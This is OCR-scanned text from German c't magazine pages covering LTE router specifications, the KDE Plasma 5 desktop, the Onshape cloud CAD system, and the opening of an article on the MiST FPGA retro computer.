
[1] bei 20 MHz Kanalbreite

Mobilfunk-Router für LTE-Advanced

Modellbezeichnung	E5186s-22a	E5786s-32a
Hersteller	Huawei	Huawei
Anbieter	Telekom	WLAN-unterwegs.de/Telekom
Ports	4 × LAN (GbE), Micro-SIM, 2 × SMA-J	Micro-SIM, Micro-SD (max. 32 GByte), USB, 2 × TS-9
Frequenzbänder		
LTE		
800 / 1800 / 2600	✓ / ✓ / ✓	✓ / ✓ / ✓
850 / 900 / 2100	– / ✓ / ✓	✓ / ✓ / ✓
UMTS		
900 / 2100	✓ / ✓	✓ / ✓
GSM		
850 / 900	✓ / ✓	✓ / ✓
1800 / 1900	✓ / ✓	✓ / ✓
WLAN		
2,4 / 5 GHz	✓ / ✓	✓ / ✓
max. Datenrate up / down	300 / 866 MBit/s	150 / 150 MBit/s
Leistungsaufnahme	12,3 Watt	–
Akku / Laufzeit bei LTE	–	3000 mAh / 10 h
Lieferumfang	LAN-Kabel, Netzteil, Kurzanleitung	USB-Kabel, Ladegerät, Kurzanleitung
Preis	250 €	250 €

✓ vorhanden – nicht vorhanden

© Copyright by Heise Medien



Liane M. Dubowy

Next Generation

Das bringt der Linux-Desktop KDE Plasma 5

Mit Plasma 5.2 ist die neue Generation des KDE-Desktops reif für den Einsatz in der Praxis. Das Design ist modern und funktional und der Desktop eignet sich auch für hochauflösende Displays. Technische Grundlage sind Qt 5 und die KDE Frameworks 5.

Der Wechsel zur nächsten Version des Desktops bedeutet für das KDE-Projekt vor allem einen Wechsel zu aktueller Technik und neuem Design. Der Plasma-Desktop wurde dabei grundlegend modernisiert. Statt Qt 4 nutzt die KDE-Desktop-Oberfläche jetzt die GUI-Bibliothek Qt 5 und die KDE Frameworks 5. Letztere bilden das neue Fundament des KDE-Desktops und stellen Grundfunktionen für KDE-Desktop und -Anwendungen bereit. Sie lösen die zuletzt immer umfangreicheren KDE-Bibliotheken („kdelibs“) ab und modularisieren sie, sodass die Funktionen jetzt auf über fünfzig separat nutzbare Module aufgeteilt sind und nur noch die wirklich benötigten Komponenten eingebunden werden müssen.

Das KDE-Projekt hat ordentlich aufgeräumt auf dem Plasma-Desktop und ihm mit dem neuen Breeze-Theme ein modernes, unaufdringliches Outfit verpasst. Zu den neuen Funktionen zählt die bessere Unterstützung für hochauflösende Displays. Ein aktualisierter Grafik-Stack sorgt für bessere Performance und belastet das System weniger.

Einige Distributionen brachten den KDE-Plasma-Desktop im letzten Release bereits in einer Preview-Version zum Ausprobieren mit; reif für den täglichen Einsatz war Plasma 5 da allerdings noch nicht. Jetzt soll sich das ändern: Die im Februar veröffentlichte Version 2015-02 der KDE-Distribution KaOS setzt Plasma 5 bereits als Standard-Desktop ein. Auch beim für Ende April angekündigten Kubuntu 15.04 und dem kommenden Manjaro 0.9.0 soll Plasma 5 den Desktop stellen.

Die KDE-Anwendungen, die bisher als KDE Software Collection (KDE SC) gemeinsam mit der Desktop-Oberfläche erschienen, wurden noch nicht generalüberholt. Sie laufen aktuell als KDE Applications 14.12 auf der Basis von KDE 4 weiter. Nach und nach sollen die Anwendungen auf die KDE Frameworks 5 und Qt 5 portiert und als KDE Applications 5 veröffentlicht werden. Noch ist daher nur ein Teil der Programme aus dem umfangreichen KDE-Software-Fundus für Plasma 5 verfügbar.

KDE Plasma 5

Mit Plasma 5 hat das KDE-Projekt seine Desktop-Umgebung runderneuert und aufgeräumt. Zwar präsentiert sich Plasma nach wie vor farbenfroh, dank flacher Icons und neuem Theme aber wesentlich moderner und schlichter als frühere Ausgaben des KDE-Desktops. Nach einem ersten Release im Juli 2014 ist mittlerweile Plasma 5.2 aktuell, das im Februar mit Revision 5.2.1 eine Reihe von Fehlerkorrekturen erhalten hat.

Plasma 5 stellt die Grafikausgabe auf OpenGL um. Der neue Grafik-Stack überlässt der Grafikhardware viele Aufgaben beim Zusammensetzen der grafischen Oberfläche, was für eine flüssigere Grafikanzeige sorgen und den Prozessor entlasten soll. Die grafischen Elemente auf dem Desktop zeichnet jetzt das Toolkit Qt 5; zusätzlich nutzt Plasma 5 die KDE-Bibliotheken der KDE Frameworks 5. Deren Portierung auf Qt 5.2 brachte unter anderem native Unterstützung für den designierten X-Nachfolger Wayland mit. Auch auf hochauflösenden Displays, wie sie viele Notebooks mitbringen, lässt sich der Plasma-Desktop jetzt besser nutzen. Die ver-


© Copyright by Heise Medien

besserte HiDPI-Unterstützung berücksichtigt auch die Maße des verwendeten Bildschirms, sorgt für eine automatische Skalierung und damit bessere Lesbarkeit der Desktop-Elemente und Schriften.

Bereits frühere Versionen des Desktops brachten unterschiedliche Oberflächen für verschiedene Geräte mit – für Netbooks bot KDE beispielsweise eine Oberfläche mit zentralen Anwendungsstartern auf dem Desktop. Allerdings musste man diesen Workspace eigens in den Einstellungen aktivieren. Plasma 5 will dagegen eine einzige flexible Arbeitsfläche bieten, die sich automatisch an den Gerätetyp anpasst. Diese sogenannte „Converged Workspace Shell“ könnte aus einer Touch-optimierten Tablet-Oberfläche beispielsweise einen traditionellen Desktop machen, sobald Tastatur und Maus angeschlossen werden. Die Funktionalität zum Umschalten ist bereits implementiert, allerdings gibt es mit Plasma Desktop bislang nur einen Ansichtsmodus. In der Praxis wird die „Converged Workspace Shell“ erst interessant, wenn neue Ansichtsmodi hinzukommen.

Neu und trotzdem vertraut


Am klassischen Bedienkonzept des Plasma-Desktops hat das KDE-Team nichts Wesentliches verändert: Eine Kontrollleiste am unte-




Als eine der ersten Linux-Distributionen bringt KaOS 2015-02 bereits Plasma 5 als Standard-Desktop mit.

Anzeige


© Copyright by Heise Medien



In einer Seitenleiste bietet Plasma 5 zusätzliche Widgets zum Hinzufügen an – hier in KaOS.



Schnörkellos und modern: Das neue Plasma-Theme Breeze schafft ein übersichtliches, wenig aufdringliches Design.



Mit KRunner lassen sich nicht nur schnell Programme starten, sondern auch Dateien, Ordner und Systemeinstellungen ausfindig machen.

ren Bildschirmrand hält ganz links das K-Menü (Kickoff) bereit. In der Mitte zeigt eine Fensterliste die geöffneten Programme und rechts ist ein Systembereich für Benachrichtigungen, Uhr, Netzwerk, Lautstärkeregler und Ähnliches reserviert. Das K-Menü bietet die installierten Programme, Favoriten, eine Suche, einen Verlauf sowie Funktionen zum Abmelden, Neustarten und Herunterfahren des Rechners. Alternativ lässt sich über den Kontextmenüpunkt „Alternativen" des K-Symbols auch zu Kicker wechseln. Dieses eher klassische Menü beansprucht weniger Platz und sortiert die Programme nach Kategorien in ein hierarchisches Menü. Hier lassen sich ebenfalls Favoriten anlegen und installierte Programme suchen.

Bekannt ist der KDE-Desktop seit jeher für seine vielen Einstellungsmöglichkeiten, Widgets und Pop-ups. Noch immer lassen sich viele Details in KDEs grafischer Oberfläche anpassen, das Design ist aber deutlich ruhiger geworden. Für eine schlichte, funktionale Optik sorgt das Plasma-Theme Breeze samt gleichnamiger Fensterdekoration und einem passenden Icon-Set, das fein gezeichnete, flache Symbole mitbringt. Bessere Kontraste und schlichte typografische Gestaltung sorgen für eine klare Linie im Design. Das Theme ist in einer hellen und dunklen Variante dabei und zieht sich konsistent durch fast alle Bereiche des Desktops.

Die goldene Cashew-Nuss rechts oben wurde durch ein schlichtes Icon aus drei horizontalen Strichen in der linken oberen Bildschirmecke abgelöst. Hier entsperren Sie unter anderem die Kontrollleiste zum Bearbeiten, um Widgets zu verschieben oder zu entfernen. Neu ist, dass nach einem Klick auf „Miniprogramme hinzufügen" eine Liste am linken Bildschirmrand ausklappt, über die sich Widgets per Doppelklick auswählen oder mit der Maus auf die Arbeitsfläche ziehen lassen. Eine Auswahlliste filtert die Widgets nach Kategorien. Weitere Widgets stehen über „Neue Miniprogramme holen" zum Download bereit oder lassen sich aus einer lokalen Datei hinzufügen. Auch weitere Leisten lassen sich hier einrichten.

Beim Anpassen des Plasma-Desktops bleibt stets ein Weg zurück. Haben Sie versehentlich das falsche Widget entfernt, lässt sich das leicht wieder rückgängig machen. Plasma zeigt direkt nach der Aktion ein Dialogfenster mit einem Rückgängig-Button.

Die Desktop-Benachrichtigungen im Systembereich des Panels fallen jetzt dezenter aus. In den Einstellungen lässt sich festlegen, was einen Hinweis auslösen soll, sodass weniger überflüssige Pop-ups nerven. Breitbild-Bildschirme bieten horizontal mehr Platz; das nutzt auch der Taskwechsler, der beim Drücken von Alt+Tab geöffnete Fenster in einer vertikalen Seitenleiste zeigt. Beim Wechsel zwischen den Fenstern hebt der Taskwechsler das aktive Fenster auf dem Desktop hervor.


Der Ausführen-Dialog KRunner hat eine neue Oberfläche erhalten. Auf die Tastenkombination Alt+F2 oder Alt+Leertaste und die Eingabe eines Stichworts hin sucht er nach Anwendungen, Systemeinstellungen, Ordnern oder Dateien. Auch die Kontrolle des Audioplayers kann KRunner übernehmen: Tippen Sie „next", um zum nächsten Lied in der Wiedergabeliste zu springen. Die hinter KRunner stehende schnelle Desktop-Suche Baloo wurde optimiert und belastet die CPU beim Start jetzt weniger. Baloo hat in KDE 4.13 die Desktop-Suche Nepomuk abgelöst, die einen semantischen Desktop in KDE implementierte, aber zu verschwenderisch mit Systemressourcen umgegangen war.

Neue Werkzeuge und Funktionen

Seit Plasma 5.2 ist eine angepasste Version von BlueDevil zum Verwalten und Konfigurieren von Bluetooth-Geräten dabei. BlueDevil bindet Maus und Tastatur an, überträgt Dateien und sucht nach verfügbaren Bluetooth-Geräten. Ebenfalls auf Qt 5 portiert wurde KScreen, die Software zur Monitor-Konfiguration. Wenn bei SSH-Verbindungen Schlüssel mit Passwörtern verwendet werden, bietet das frisch portierte KSSHAskPass eine grafische Oberfläche zu deren Eingabe.

Unter „Starten und Beenden/Anmeldebildschirm (SDDM)" liefern die Systemeinstellungen jetzt einen Dialog, mit dem sich der Anmeldemanager SDDM konfigurieren lässt. SDDM hat den in die Jahre gekommenen KDM abgelöst. Dass Gtk-Anwendungen auf dem Plasma-Desktop nicht grafisch herausstechen, lässt sich im Modul „GNOME Anwendungs-Stil (GTK)" in den Systemeinstellungen regeln. Das soll sicherstellen, dass sich diese optisch nicht mehr allzu sehr von Qt-Anwendungen unterscheiden.

© Copyright by Heise Medien



Muon Discover bietet die in den Paketquellen enthaltene Software nach Kategorien sortiert zur Installation an.

Die Software-Verwaltung übernimmt das grafische Tool Muon Discover, das wie ein App Store aufgebaut ist und viele Anwender bereits aus Kubuntu kennen. Hier können Sie in Software-Kategorien stöbern und neue Programme sowie Plasma-Widgets installieren und aktualisieren. Anwendungen lassen sich von hier auch direkt starten.

Frischer Wind

KDE-Fans dürfte der Wechsel zu Plasma 5 nicht schwerfallen: Das KDE-Projekt ist seinem Desktop-Konzept treu geblieben. Modernisiert wurden in erster Linie die zugrunde liegende Technik und das Design, ohne dabei allzu revolutionär vorzugehen. Und so dürfte der neue Desktop diesmal positiver aufgenommen werden als sein Vorgänger KDE 4. Damals hatte das KDE-Projekt den Desktop unfertig und mit vielen Baustellen für den Praxiseinsatz empfohlen. Diese damals gemachten Fehler hat das KDE-Projekt diesmal vermieden: Plasma 5 ist bereits recht ausgereift und einsetzbar.

Viele der Lücken aus den ersten Plasma-5-Releases hat das KDE-Projekt mittlerweile gefüllt – darunter Dialoge der Systemeinstellungen zum Einrichten von Drucker oder Bildschirmen. Darüber hinaus bringen die seit dem ersten Release im letzten Jahr veröffentlichten Updates mehr Stabilität und Performance und rüsten Funktionen nach, die Anwenderinnen und Anwender bereits aus KDE 4.x kennen. Das Entwicklerteam hatte sich zunächst auf die Kernfunktionen der Desktop-Oberfläche konzentriert. Jetzt fehlen vor allem noch Anwendungen. Zwar lassen sich auch KDE-4-Programme auf dem Plasma-5-Desktop betreiben, doch müssen diese dann zusätzlich die älteren Bibliotheken laden. Wie flott der neue Desktop läuft, wird sich erst zeigen, wenn es alle Bestandteile des KDE-Desktops in die neue Generation geschafft haben. (lmd@ct.de) c't

Anzeige

© Copyright by Heise Medien

Ralf Steck

Solider Kern

Neues Cloud-CAD-System Onshape

Einer der SolidWorks-Gründer, Jon Hirschtick, versammelt seit einigen Jahren profilierte CAD-Spezialisten sowie Experten für Bedienkonzepte und die Cloud und gründete 2012 die Firma Onshape Inc. Jetzt liegt das gleichnamige CAD-System für die Cloud in einer Betaversion vor. Ein Blick darauf lohnt sich.

Das System läuft ohne lokale Installation vollständig im Browser – der Hersteller empfiehlt Chrome, Firefox oder Safari. Onshape lässt sich daher nicht nur am PC nutzen, sondern auch auf Tablets und sogar ohne jegliche Funktionseinschränkung auf dem Smartphone.

Onshape baut auf dem Parasolid-CAD-Kern auf. Es kann daher mit anderen Parasolid-basierten CAD-Systemen wie Solid Works, Solid Edge oder NX sehr einfach Daten austauschen. Schnittstellen existieren für den Import von SolidWorks, CATIA, Creo, Inventor und AutoCAD, exportieren lassen sich native SolidWorks- und Autocad-Dateien. Zudem unterstützt Onshape Neutralformate wie Step, JT, SAT oder Iges; STL-Dateien für den 3D-Druck lassen sich ebenfalls erstellen. Für Dokumentationszwecke kann Onshape beliebige andere Dokumente in seiner Datenbank speichern – die Formate TXT, JPG, PNG, PDF, MOV und MP4 lassen sich direkt anzeigen.

Nach dem Login findet sich der Anwender in der Dokumentenverwaltung wieder, wo seine aktiven und inaktiven Dokumente gelistet sind – die Unterscheidung zwischen bearbeitbaren, also aktiven, und inaktiven Dokumenten ist für die Lizenzierung wichtig. Ein Dokument kann wiederum eine Reihe von Unterdokumenten enthalten, beispielsweise mehrere Teile und die Baugruppe.

Den aktuellen Stand des Dokuments speichert Onshape nach jedem einzelnen Arbeitsschritt in einer Datenbank. Beim gemeinsamen Arbeiten an einem Modell wird so sichergestellt, dass zwei parallel an einem Dokument arbeitende Anwender keine konkurrierenden Eingaben machen beziehungsweise sich ihre Arbeitsergebnisse nicht gegenseitig überschreiben. Durch Teilen eines Dokuments kann man jederzeit per Knopfdruck zum Teamwork einladen. Der Kollege muss nichts installieren, sondern einfach dem Einladungslink folgen, um ein Dokument bearbeiten zu können.

PDM integriert


Die Versionsverwaltung – üblicherweise eine Aufgabe des Produktdaten-Managements (PDM) – ist aufgrund der kontinuierlichen Speicherung in Onshape ebenfalls integriert. Zusätzlich zum automatischen Speichern des Systems kann der Anwender wichtige Zwischenstände definieren und benennen. Auf diese Weise ist es möglich, wie in der Softwareentwicklung mit Forking zu arbeiten: Ausgehend von einem Zwischenstand lassen sich zwei Entwicklungswege verfolgen, um alternative Lösungen parallel weiterzuentwickeln. Wenn klar ist, welcher Zweig die bessere Lösung enthält, können die Alternativen auch wieder zusammengeführt werden.

Der Funktionsumfang von Onshape ist im aktuellen Betastadium an manchen Stellen noch begrenzt – so ist erst eine rudimentäre Zeichnungsableitung vorhanden. Die Entwickler sind jedoch recht aktiv, jede Woche werden neue Funktionen ergänzt.


Für Maker kostenlos

Die kostenlose Version, die sich an Studenten, Maker und CAD-Einsteiger richtet, bringt den vollständigen Funktionsumfang mit, aber der Cloud-Speicherplatz ist in dieser Variante auf 5 GByte beschränkt. Zudem dürfen damit zu jeder Zeit nur fünf Dokumente privat und aktiv sein. Öffentliche Dokumente – die jeder Onshape-Nutzer sehen kann – sind in der Anzahl unbeschränkt.

Außerdem bietet der Hersteller zwei kostenpflichtige Versionen an. Mit der Professional-Lizenz von Onshape lassen sich beliebig viele private Dokumente sichern; der zugehörige Speicherplatz umfasst 100 GByte. Diese Variante kostet 100 US-Dollar pro Monat und Anwender. Für große Installationen ist das Enterprise-Angebot mit Volumenlizenzen gedacht; Speicherplatz und Preise dafür teilt der Hersteller auf Anfrage mit. (dwi@ct.de)



Der Besitzer eines Dokuments kann dieses mit Kollegen teilen und deren Rechte genau definieren.



Ein Onshape-Dokument kann eine Vielzahl von Dateien, Modellen und Baugruppen enthalten. c't

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Moritz Förster

Klassiker gefühlsecht

FPGA-Computer MiST simuliert Amiga und Atari ST

Wer öfter mal das eine oder andere Spiel aus seiner Computer-Frühzeit zocken will, der steckt in einem Dilemma: Will man keinen Emulator benutzen, muss man sich mit Mätzchen der alten Hardware herumschlagen. FPGA-Computer wie MiST sind ein praktikabler Kompromiss.

Diejenigen, die mit der Computerei vor dem Wintel-Siegeszug ab 1995 angefangen haben, besitzen meist einen Favoriten aus der 8- oder 16-Bit-Generation. Für viele nimmt dabei der Amiga einen besonderen Platz in der Geschichte ein, nicht zuletzt wegen der damals beeindruckenden Spiele.

Freilich könnte man einen Emulator verwenden, wenn es einen mal wieder in den Fingern kribbelt, etwa eine Ausprägung des Unix/Ubiquitous Amiga Emulator. Er emuliert den Amiga auf nahezu allen Plattformen, angefangen beim PC übers Smartphone bis hin zum Raspi. Aber irgendwie kommt damit kein richtiges Retro-Gefühl auf. Die grafische Umgebung ist zu sauber, Frontends zum Starten von Programmen und merkwürdige Gamepads mit Analog-Sticks entsprechen zwar dem heutigen Stand der Zeit, passen aber nicht so recht zum Amiga.

In den Kellern vieler Leser dürften noch diverse Homecomputer, die zugehörigen Handgelenk-quälenden Joysticks nebst Stapeln selbst beschrifteter DD-Disketten (Double Density) ihr Dasein fristen. Ab und zu kramen sie die alten Kisten wieder raus und daddeln eine Runde. Doch spätestens wenn die bessere Hälfte das klobige alte Zeug sieht, landet es nicht selten wieder im Karton.

In die Bresche zwischen Emulation und sperrige Hardware könnte ein Computer mit FPGA-Kern (Field Programmable Gate Array) springen. So ein FPGA ist ein Baustein, dessen Logikelemente sich wie bei einem Experimentierbrett virtuell neu verdrahten lassen. Was der FPGA tut, bestimmt einzig die Einstellung, die sich jederzeit ändern lässt – durch „Aufspielen“ einer Konfigurationsdatei (Core). So lässt sich der vom Amiga und Atari ST verwendete Motorola MC68000 samt der zugehörigen Custom-Chips implementieren. Anders als etwa der x86 emuliert der FPGA die gewählte CPU nicht, sondern bildet diese auf logischer Ebene nach.

FPGA statt x86

Genau das tut zum Beispiel das MiST-Board, das in Retro-Foren einen guten Ruf genießt. Es stammt von Till Harbaum, der unter anderem den Atari-ST-Emulator STonX mitentwickelt hat. Der etwas ulkige Name MiST setzt sich aus aMIga und ST zusammen. Ziel war es, einen moderneren Nachfolger des Bastelprojekts „Mini Amiga“ (Minimig) zu schaffen, der ohne Original-CPU auskommt. Dank des flexiblen FPGA kann sich MiST nicht nur in einen Amiga oder Atari ST, sondern auch in andere Klassiker mit völlig unterschiedlicher Architektur verwandeln (siehe Kasten S. 154).

